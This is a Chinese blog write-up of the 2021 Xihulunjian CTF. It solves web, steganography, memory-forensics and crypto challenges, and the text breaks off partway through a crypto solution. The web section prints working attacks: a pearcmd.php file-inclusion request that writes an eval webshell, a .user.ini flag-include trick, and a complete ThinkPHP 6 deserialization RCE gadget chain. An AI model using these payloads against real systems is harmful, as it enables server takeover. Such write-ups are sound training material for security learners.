2021西湖论剑网络安全大赛部分WP

原创

七堇墨年 于 2021-12-23 21:41:06 发布 1872 收藏 1

文章标签： web安全 安全

本文链接：https://blog.csdn.net/justruofeng/article/details/122115930

2021西湖论剑网络安全大赛

公众号：Th0r安全

文章目录

WEB

OA?RCE?

题目的源码给了，但是还是倾向于先黑盒了解下大致的功能和路由。

```
actionfile not exists;tpl_../../../../../../../test.php.html not exists;
```


可能存在路径穿越。看下大致的请求包。

/?m=index&a=getshtml&surl=aG9tZS9pbmRleC9yb2NrX	jquery.1.9.1.min.js:5...	html	6.64 KB	1
index.php?a=getmenu&m=index&d=&ajaxbool=true&rr	jquery.1.9.1.min.js:5...	html	1.80 KB	6.
favicon.ico	FaviconLoader.jsm:...	vnd.mic...	16.56 KB (已竟速)	1
index.php?a=gettotal&m=index&d=home&atype=&loac	jquery.1.9.1.min.js:5...	html	487 字节	1
index.php?a=homedata&m=mode_bianjian|input&d=flo	jquery.1.9.1.min.js:5...	html	633 字节	1.
echarts.common.min.js	js.js:1042 (script)	js	已缓存	3

应该是一个MVC的写法，这种审计控制器就行了。那个getshtml看着很有意思，对看着像base64的 参数解码试试

```
>> atob('aG9tZS9pbmRleC9yb2NrX2luZGV4')
<- "home/index/rock_index"
>>
```

对应的是一个php文件



跟进看一下，发现确实会拼接上.php

```php
/**
*   获取模版文件
*/
public function getshtmlAction()
{
    $surl = $this->jm->base64decode($this->get('surl'));
    $num  = $this->get('num');
    $menuname  = $this->jm->base64decode($this->get('menuname'));
    if(isempt($surl))exit('not found');
    $file = ''.P.'/'.$surl.'.php';
    if(!file_exists($file))$file = ''.P.'/'.$surl.'.shtml';
    if(!file_exists($file))exit('404 not found '.$surl.'');
    if(contain($surl,'home/index/rock_index'))$this->showhomeitems();//首页的显示
    $this->displayfile = $file;
```

```
    //记录打开菜单日志
    if($num!='home' && getconfig('useropt')=='1')
        m('log')->addlog('打开菜单', '菜单['.$num.'.'.$menuname.']');
}
//显示桌面项目
private function showhomeitems()
```

同时也一样存在目录穿越，这里有了个任意php后缀文件包含。稍微审计了一下控制器，发现有个phpinfoAction的，会显示phpinfo。看一下phpinfo

output_encoding	no value	no value
output_handler	no value	no value
post_max_size	8M	8M
precision	14	14
realpath_cache_size	4096K	4096K
realpath_cache_ttl	120	120
register_argc_argv	On	On
report_memleaks	On	On
report_zend_debug	On	On
request_order	no value	no value
sendmail_from	no value	no value
sendmail_path	/usr/sbin/sendmail -t -i	/usr/sbin/sendmail -t -i
serialize_precision	-1	-1
short_open_tag	On	On
SMTP	localhost	localhost
smtp_port	25	25
sys_temp_dir	no value	no value
syslog.facility	LOG_USER	LOG_USER

发现是之前挺火的一个trick，通过register_argc_argv对pearcmd.php进行本地文件包含。那就拿 之前看到的poc打一下吧。先fuzz一个可写的目录

```
msg='已生成'.$oi.'个模块，可到'.P.'/flow/page下查看';
$hurs[] = ''.P.'/flow/page/input_{bh}.html'; //PC录入模版
$hurs[] = ''.P.'/flow/page/view_{bh}_0.html'; //PC展示模版
$hurs[] = ''.P.'/flow/page/view_{bh}_1.html'; //手机展示模版
$hurs[] = ''.P.'/flow/page/view_{bh}_2.html'; //打印布局
$hurs[] = ''.P.'/flow/page/viewpage_{bh}.html'; //子模版展示
$hurs[] = ''.P.'/flow/page/viewpage_{bh}_0.html';//子模版PC展示
$hurs[] = ''.P.'/flow/page/viewpage_{bh}_1.html';//子模版手机展示
$hurs[] = ''.P.'/flow/page/rock_page_{bh}.php';
rock_flow_set.php webmain\main\flow 1
Navicat等，模块列表页面会生成到webmain/flow/page下<div>
tpl_flow_input.html webmain\main\flow 1
来写交互代码，模版保存在：<?=$da['p']?>/flow/page/input_<?=$da['bianhao']?>.html</...
tpl_flow_inputzs.html webmain\main\flow 1
模版保存在：<?=$da['p']?>/flow/page/view_<?=$da['bianhao']?>_<?=$da['atype']?>.html...
flowviewAction.php webmain\main\flowview 1
$path = 'webmain/flow/page/input_'.$num.'.html';
fworkAction.php webmain\main\fwork 1
$path = ''.P.'/flow/page/rock_page_'.$rs['num'].'.php';
modeModel.php webmain\model 2
$path      = ''.P.'/flow/page/rock_page_'.$num.'.php';
include_once('webmain/flow/page/rock_page.php');
```


看起来就像是个可写目录，先试着打一下吧

CONFIGURATION (CHANNEL PEAR.PHP.NET): ========== Auto-discover new Channels auto_discover Default Channel default_channel pear.php.net HTTP Proxy Server Address http_proxy PEAR server [DEPRECATED] master_server Default Channel Mirror preferred_mirror Remote Configuration File remote_config PEAR executables directory bin_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear PEAR documentation directory doc_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/docs PHP extension directory ext_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/ext PEAR directory php_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/php PEAR Installer cache directory cache_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/cache PEAR configuration file cfg_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/cfg directory PEAR data directory data_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/data PEAR Installer download download_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/download directory Systems manpage files man_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/man directory PEAR metadata directory metadata_dir PHP CLI/CGI binary php_bin php.ini location php_ini --program-prefix passed to php_prefix PHP's ./configure --program-suffix passed to php_suffix PHP's ./configure PEAR Installer temp directory temp_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/temp PEAR test directory test_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/tests PEAR www files directory www_dir /&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2FsL2xpYi9waHAvcGVhcmNtZA&/%3C?=eval($_POST[111])?%3E/pear/www Cache TimeToLive cache_ttl Preferred Package State preferred_state Unix file mask umask Debug Log Level verbose PEAR password (for password maintainers) Signature Handling Program sig_bin Signature Key Directory sig_keydir Signature Key Id sig_keyid Package Signature Type sig_type PEAR username (for username maintainers) User Configuration File Filename /var/www/html/webmain/flow/page/123.php System Configuration File Filename #no#system#config# Successfully created default configuration file "/var/www/html/webmain/flow/page/123.php"

```
?+configcreate+/&m=index&a=getshtml&surl=Li4vLi4vLi4vLi4vLi4vLi4vLi4vLi4vdXNyL2xvY2Fs
L2xpYi9waHAvcGVhcmNtZA&/<?=eval($_POST[111])?
>+/var/www/html/webmain/flow/page/123.php
```

确实可写，注意下用burp来打，浏览器会把<>url编码，写入后直接访问，system('ls /'); 发现存在readflag，运行后返回flag

没有disable_functions还是挺友善的
DASCTF{6428b928d28d0733767691a9227468ad}

EZupload

html源码注释着提示<!–/?source=1–!>访问可以看到源代码 用了Latte模板渲染引擎，还有个文件上传点，上传文件名不能包含p,h且内容不能有< 可以上传.user.ini

```
auto_prepend_file=/flag
```

但是得访问一个php文件触发，Latte模板渲染引擎会在TempDirectory生成缓存文件，题目设置的 就是上传目录，只需要找到缓存文件名就行了
简单审计一下，生成规则为:

```
public function getCacheFile(string $name): string
{
$hash = substr($this->getTemplateClass($name), 8);
$base = preg_match('#([/\\\\][\w@.-]{3,35}){1,3}$#D', $name, $m)
? preg_replace('#[^\w@.-]+#', '-', substr($m[0], 1)) . '--'
: '';
return "$this->tempDirectory/$base$hash.php";
}
public function getTemplateClass(string $name): string
{$key = serialize([$this->getLoader()->getUniqueId($name),
self::VERSION, array_keys((array) $this->functions), $this->sandboxed]);
return 'Template' . substr(md5($key), 0, 10);
}
```

先下载源码然后服务器上跑一遍, 输出$key

```
a:4:{i:0;s:18:"tempdir/test.latte";i:1;s:6:"2.10.4";i:2;a:7:
{i:0;s:5:"clamp";i:1;s:11:"divisibleBy";i:2;s:4:"even";i:3;s:5:"first";i:4;s:
4:"last";i:5;s:3:"odd";i:6;s:5:"slice";}i:3;b:1;}
```

文件名

```
[root@VM-16-12-centos latte-2.10.4]# ls tempdir/
index.latte  index.latte--6f26bb0dba.php  index.la
```

然后爆破一下版本

```
import requests
import hashlib
def MD5(s):
return  hashlib.md5(s.encode('utf-8')).hexdigest()
url = 'http://b332fcee-8ddb-4218-8316-807646a89ee8.ezupload- ctf.dasctf.com:2333/tempdir'
s =['2.9.4','2.8.6','2.7.4','2.6.4','2.5.7','2.10.5','2.10.4','2.9.3','2.7.3','
2.6.3']
for i in s:
a   ='a:4:{i:0;s:18:"tempdir/test.latte";i:1;s:6:"'+i+'";i:2;a:7:
{i:0;s:5:"clamp";i:1;s:11:"divisibleBy";i:2;s:4:"even";i:3;s:5:"first";i:4;s
:4:"last";i:5;s:3:"odd";i:6;s:5:"slice";}i:3;b:1;}'
b =MD5(a)
c=f'/index.latte--{b[0:10]}.php'
print(c)
url1 = url+c
res = requests.get(url1)
print(res)
```

最后找到文件名:index.latte–6f26bb0dba.php
然后访问得到flag

灏妹的web

字典跑起来，扫扫扫扫扫扫出了 `/.DS_Store` ：

稍微翻一下看看有什么文件的泄露，首先看到了.idea，说明.idea文件夹没删。然后看了一会还是看不出来东西，去网上找了个 `/.DS_Store` 泄露的工具dumpall.py，跑出来跑了个 `/.idea/dataSources` ，但是403，查一下就知道这文件应该还少个.xml后缀，加上访问就得到flag。

DASCTF{356015a82fb5f170532d412a74fa2329}

EasyTp

访问public提示no file parameter，然后传参?file=index.php提示file_exists() return true… hacker!!!，传不存在的文件提示file_exists() return false…
猜测绕过file_exists函数就可以读源码，直接用伪协议读取index.php？file=php://filter/convert.base64-encode/resource=index.php然后得到源码

```php
<?php
namespace app\controller;
use app\BaseController;
class Index extends BaseController
{
public function index()
{
//return '<style type="text[表情]s">*{ padding: 0; margin: 0; } div{
padding: 4px 48px;} a{color:#2E5CD5;cursor: pointer;text-decoration: none}
a:hover{text-decoration:underline; } body{ background: #fff; font-family:
"Century Gothic","Microsoft yahei"; color: #333;font-size:18px;} h1{ fontsize: 100px; font-weight: normal; margi
n-bottom: 12px; } p{ line-height:
1.6em; font-size: 42px }</甩头yle><div style="padding: 24px 48px;"> <h1>:)
</h1><p> ThinkPHP V6<br/><span style="font-size:30px">13载初心不改 - 你值得信赖
的PHP框架</span></p></div><script type="text/javascript"
src="https://tajs.qq.com/stats?sId=64890268" charset="UTF-8"></script>
<script type="text/javascript"
src="https://e.topthink.com/Public/static/client.js"></script><think
id="eab4b9f840753f8e7"></think>';
if (isset($_GET['file'])) {
$file = $_GET['file'];
$file = trim($file);
$file = preg_replace('/\s+/','',$file);
if(preg_match("/flag/i",$file)){ die('<h2> no flag..');}
if(file_exists($file)){
echo "file_exists() return true..</br>";
die( "hacker!!!");
}else {
echo "file_exists() return false..";
@highlight_file($file);
}
} else {
echo "Error! no file parameter <br/>";
echo "highlight_file Error";
}
}
public function unser(){
if(isset($_GET['vulvul'])){
$ser = $_GET['vulvul'];
$vul = parse_url($_SERVER['REQUEST_URI']);
parse_str($vul['query'],$query);
foreach($query as $value)
{
if(preg_match("/O/i",$value))
{
die('</br> <h1>Hacking?');
exit();
}
}
unserialize($ser);
}
}
}
```


给了反序列化入口，但是要绕过waf,用///可绕过parse_url,payload:

```
///public/index.php/index/unser?vulvul=
```

然后传入一个tp6的rce链子就ok

```php
<?php
namespace think\model\concern{
trait Attribute{
private $data = [7];
}
}
namespace think\view\driver{
class Php{}
}
namespace think{
abstract class Model{
use model\concern\Attribute;
private $lazySave;
protected $withEvent;
protected $table;
function __construct($cmd){
$this->lazySave = true;
$this->withEvent = false;
$this->table = new route\Url(new Middleware,new Validate,$cmd);
}
}
class Middleware{
public $request = 2333;
}
class Validate{
protected $type;
function __construct(){
$this->type = [
"getDomainBind" => [new view\driver\Php,'display']
];
}
}
}
namespace think\model{
use think\Model;
class Pivot extends Model{}
}
namespace think\route{
class Url
{
protected $url = 'a:';
protected $domain;
protected $app;
protected $route;
function __construct($app,$route,$cmd){
$this->domain = $cmd;
$this->app = $app;
$this->route = $route;
}
}
}
namespace{
echo urlencode(serialize(new think\Model\Pivot('<?php system("cat
/flag"); exit(); ?>')));
}
//O%3A17%3A%22think%5Cmodel%5CPivot%22%3A4%3A%7Bs%3A21%3A%22%00think%5CModel
%00lazySave%22%3Bb%3A1%3Bs%3A12%3A%22%00%2A%00withEvent%22%3Bb%3A0%3Bs%3A8%3
A%22%00%2A%00table%22%3BO%3A15%3A%22think%5Croute%5CUrl%22%3A4%3A%7Bs%3A6%3A
%22%00%2A%00url%22%3Bs%3A2%3A%22a%3A%22%3Bs%3A9%3A%22%00%2A%00domain%22%3Bs%
3A37%3A%22%3C%3Fphp+system%28%22cat+%2Fflag%22%29%3B+exit%28%29%3B+%3F%3E%22
```

%3A37%3A%22%5C%5Cphp+system%28%22cat+%2Fflag%22%29%3B+exit%28%29%3B+%3F%3E%22%3Bs%3A6%3A%22%00%2A%00app%22%3BO%3A16%3A%22think%5CMiddleware%22%3A1%3A%7Bs%3A7%3A%22request%22%3Bi%3A2333%3B%7Ds%3A8%3A%22%00%2A%00route%22%3BO%3A14%3A%22think%5CValidate%22%3A1%3A%7Bs%3A7%3A%22%00%2A%00type%22%3Ba%3A1%3A%7Bs%3A13%3A%22getDomainBind%22%3Ba%3A2%3A%7Bi%3A0%3BO%3A21%3A%22think%5Cview%5Criver%5CPhp%22%3A0%3A%7B%7Di%3A1%3Bs%3A7%3A%22display%22%3B%7D%7D%7Ds%3A17%3A%22%00think%5CModel%00data%22%3Ba%3A1%3A%7Bi%3A0%3Bi%3A7%3B%7D%7D



MISC


真·签到

扫码进入西湖论剑网络安全大赛微信公众号，发送语音说出“西湖论剑2021，我来了。”即可获得本 题 flag：

YUSA的小秘密

拿到这张图片，看到了


果断拿出了lsb专用小工具Stegsolve



日常翻页，翻到了下面这个，看到了隐约的flag，但是吧，这个flag不清晰，就想起来2020bytectf的misc3，附链接 `https://bytectf.feishu.cn/docs/doccnqzpGCWH1hkDf5ljGdjOJYg#`

解题思路

图片中每个像素可以通过三个值(通道)来表示，常见的是 R(red)G(green)B(blue) 模式。而本题用到的通道是 YCrCb。通过 `cv2.cvtColor(img, cv2.COLOR_BGR2YCrCb)` 对 img 图片数据进行色彩空间转换，即可得到三个通道的数据：



对三个通道中的数据根据奇偶做二值化处理，也即判断数据的最低位：

```
1 dst_value = (src_value % 2) * 255
```


百度搜索rgb ycbcr 颜色区别

```
https://www.baidu.com/s?ie=utf8&f=8&rsv_bp=1&tn=baidu&wd=rgb%20ycbcr%20%E9%A2%9C%E8%89%B2%E5%8C%BA%E5%88%AB
```

尝试用字节官方writeup提到的方式进行YUV、YCbCr转换。

```
from cv2 import *
i=imread('yusa.png')
c=cv2.cvtColor(img, cv2.COLOR_BGR2YUV)
r,g,b = cv2.split(cv_color)
imwrite('yusa-yuv.png', (r % 2) * 255)
c=cv2.cvtColor(img, cv2.COLOR_BGR2YCrCb)
r,g,b = cv2.split(cv_color)
imwrite('yusa-ycc.png', (r % 2) * 255)
```

打开图片发现可以提取出flag： 2947b683036d49e5681f83f7bc3fbb34 。



Yusa的秘密

使用volatility工具进行内存取证，发现profile为 Win2008R2SP0x64 可以正常提取数据。
使用 iehistory 插件导出浏览器记录，发现Yusa用户在访问关键字为 contact、Windows%20Workflow%20Foundation/key.zip 的文件。

```
$ grep zip filescan 0x000000003f3356f0 1 0 R--rw-
\Device\HarddiskVolume2\PROGRA~1\MSBuild\MICROS~1\WINDOW~1\key.zip


$ grep Foundation zfilescan
Volatility Foundation Volatility Framework 2.6.1 0x000000003e58ada0 1 0 R--r--  \Device\HarddiskVolume2\Program
Files\MSBuild\Microsoft\Windows Workflow Foundation\Sakura-didi
0x000000003e7ab430 2 1 R--rwd \Device\HarddiskVolume2\Program Files\MSBuild\Microsoft\Windows   Workflow  Founda
tion
0x000000003f98f900 2 1 R--rwd \Device\HarddiskVolume2\Program Files\MSBuild\Microsoft\Windows Workflow Foundatio
n


$ grep contact filescan
0x000000003e748f20 1 0 R--r-d  \Device\HarddiskVolume2\Users\Yusa\Contacts\Yusa.contact
0x000000003fa09070 1 0 R--r-d \Device\HarddiskVolume2\Users\Yusa\Contacts\Mystery Man.contact
```

使用 dumpfiles插件导出上面的文件。

从Mystery Man.contact中发现隐藏了一串只有大写字母，和2-7数字的字符串，猜测是base32，然 后解码。

```
LF2XGYPPXSGOPO4E465YPZMITLSYRGXGWS7OJOEL42O2LZFYQDSLRKXEXO56LCVB566IZ2FPW7S3
7K7HQK46LLUM42EJB354RTSL3IHFR6VONHEJ4S4ITZNEVHTJPNXJS62OHAECGZGCWWRVOBUXMN
KMGJTTKTDZME2TKU3PGVMWS5ZVGVYUKYJSKY2TON3ZJU2VSK3WGVGHK3BVGVJW6NLBGZCDK3
3NKQ2WE6KBGU3XKRJVG52UQNJXOVNDKTBSM42TK4KFGVRGK3BVLFLTGNBUINBTKYTFNQ2VSVZ
TGVNEOOJVLJBU4NKMGZSDKNCXNY2UY4KHGVGHSZZVG52WMNSLMVCTKWLJLI2DIQ2DMEZFMNJ
XG54WCT2EJF3VSV2NGVGW2SJVLJVFKNCNKRIXSWLNJJUVS6SJGNMTERLZJ5KFM3KNK5HG2TSEM46
Q====
```


```
% echo
LF2XGYPPXSGOPO4E465YPZMITLSYRGXGWS7OJOEL42O2LZFYQDSLRKXEXO56LCVB566IZ2FPW7S3
7K7HQK46LLUM42EJB354RTSL3IHFR6VONHEJ4S4ITZNEVHTJPNXJS62OHAECGZGCWWRVOBUXMN
KMGJTTKTDZME2TKU3PGVMWS5ZVGVYUKYJSKY2TON3ZJU2VSK3WGVGHK3BVGVJW6NLBGZCDK3
3NKQ2WE6KBGU3XKRJVG52UQNJXOVNDKTBSM42TK4KFGVRGK3BVLFLTGNBUINBTKYTFNQ2VSVZ
TGVNEOOJVLJBU4NKMGZSDKNCXNY2UY4KHGVGHSZZVG52WMNSLMVCTKWLJLI2DIQ2DMEZFMNJ
XG54WCT2EJF3VSV2NGVGW2SJVLJVFKNCNKRIXSWLNJJUVS6SJGNMTERLZJ5KFM3KNK5HG2TSEM46
Q====|base32 -d
```

```
Yusa，组织刚刚派下来一个任务，请快点完成，你只有三天时间。
6L+Z5piv5L2g5Lya55So5Yiw55qEa2V577yM5Y+v5Lul55So5a6D5omT5byA57uE57uH57uZ5L2g55q
E5bel5YW344CC5bel5YW35ZG95ZCN5L6d54Wn5LqG5Lyg57uf6KeE5YiZ44CCa2V577yaODIwYWM5
MmI5ZjU4MTQyYmJiYzI3Y2EyOTVmMWNmNDg=
```

猜测是base64，继续解码。

```
% echo
6L+Z5piv5L2g5Lya55So5Yiw55qEa2V577yM5Y+v5Lul55So5a6D5omT5byA57uE57uH57uZ5L2g55q
E5bel5YW344CC5bel5YW35ZG95ZCN5L6d54Wn5LqG5Lyg57uf6KeE5YiZ44CCa2V577yaODIwYWM5
MmI5ZjU4MTQyYmJiYzI3Y2EyOTVmMWNmNDg=|base64 -d
```

这是你会用到的key，可以用它打开组织给你的工具。工具命名依照了传统规则。key：
820ac92b9f58142bbbc27ca295f1cf48
发现导出的cmdline有便签程序
$ grep StikyNot cmdline
StikyNot.exe pid: 2228
Command line : “C:\Windows\system32\StikyNot.exe”
然后memdump -p 2228 -D .
$ mv 2228.dmp 2228.data
通过gimp导入 2228.data的内存文件后，不断尝试调整 位移、宽度，发现宽度2260、位移约5577万时能看到较清晰图像。
密码为：世界没了心跳 。



file 检测发现 Sakura-didi 是zip文件。
Sakura-didi
Length Date Time Name
1254 2021-10-28 19:14 key.bmp
key.zip
Length Date Time Name
453 2021-10-28 22:53 exp
使用之前找到的密码解压
key.zip 世界没了心跳
Sakura-didi.zip 820ac92b9f58142bbbc27ca295f1cf48
$file key.bmp
/Users/ro0t/Downloads/Yusa的秘密/key.bmp: PC bitmap, Windows 3.x format, 20 x 20 x 24
strings Yusa-PC.raw 后发现多个 YusaYusa关键字，和用户名Yusa匹配，尝试进行 YusaYusa*爆破，发现YusaYusa520 为
Who_am_I.zip 的密码。
发现exp的python脚本 对key.bmp使用flag进行了加密处理。
编写解密脚本如下：

```
from PIL import Image
import struct
pic = Image.open('key.bmp')
fp = open('Who_am_I1', 'rb')
#fp = open('flag', 'rb')
fs = open('flag1', 'wb')
#fs = open('Who_am_I', 'wb')
a, b = pic.size
print(a,b)
list1 = []
for y in range(b):
for x in range(a):
pixel = pic.getpixel((x, y))
list1.extend([pixel[1], pixel[0], pixel[2], pixel[2], pixel[1], pixel[0]])
data = fp.read()
for i in range(0, len(data)):
fs.write(struct.pack('B', data[i] ^ list1[i % ab6]))
fp.close()
fs.close()
```

然后执行生成 flag1文件，file发现是 gif图片。
gif导出为静态图片后，发现一张flag 图片，为 c3837c61-77f1-413e-b2e6-3ccbc96df9f4

CRYPTO

unknown_dsa

题目涉及pell方程和DSA，解pell方程可得ul和vl

```
#sage
def pell(n):
cf = continued_fraction(sqrt(n))
for i in range(1000):
vl = cf.denominator(i)
ul = cf.numerator(i)
if ul**2 - n * vl**2 == 1:
return ul, vl
z = zip(ul, vl)
return z
ul = []
vl = []
wl, cl1, cl2 = [3912956711, 4013184893, 3260747771],
[285258922377992879626654060042167879088906728491168257892421618605259039359
564532216156338661551247525672638436509171103444968279126899462375893775287 4
750918200961888997082477100811025721898720783666868623498246219677221106227 6
608955190586319650557907091302077607 04,
211158499061801396563106646074584256376705200819832482589841660262228987535 0
